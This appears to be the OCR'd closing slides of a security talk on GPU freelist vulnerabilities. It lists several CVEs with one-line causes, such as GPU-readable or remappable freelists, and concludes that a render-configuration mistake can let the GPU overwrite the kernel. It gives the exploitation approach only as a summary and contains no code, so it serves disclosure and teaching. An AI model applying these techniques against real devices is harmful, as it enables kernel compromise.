
Historical Freelist Vulnerabilities

- PSP-44: Information Leak because FL is readable by GPU
- CVE-2024-23715: Failure for sanitizing GPU writable permission against FL




Historical Freelist Vulnerabilities

- CVE-2025-25179: Remap FL




- CVE-2025-0478



Historical Freelist Vulnerabilities


- CVE-2025-0468: “RobustnessAddress”



Summary

Tile-based Deferred Rooting

- Not a quite conventional GPU vulnerability and exploit
- Lesson learned: A tiny mistake in the render configuration could eventually enable the GPU hardware to overwrite the AP kernel



Questions? Read our blogs!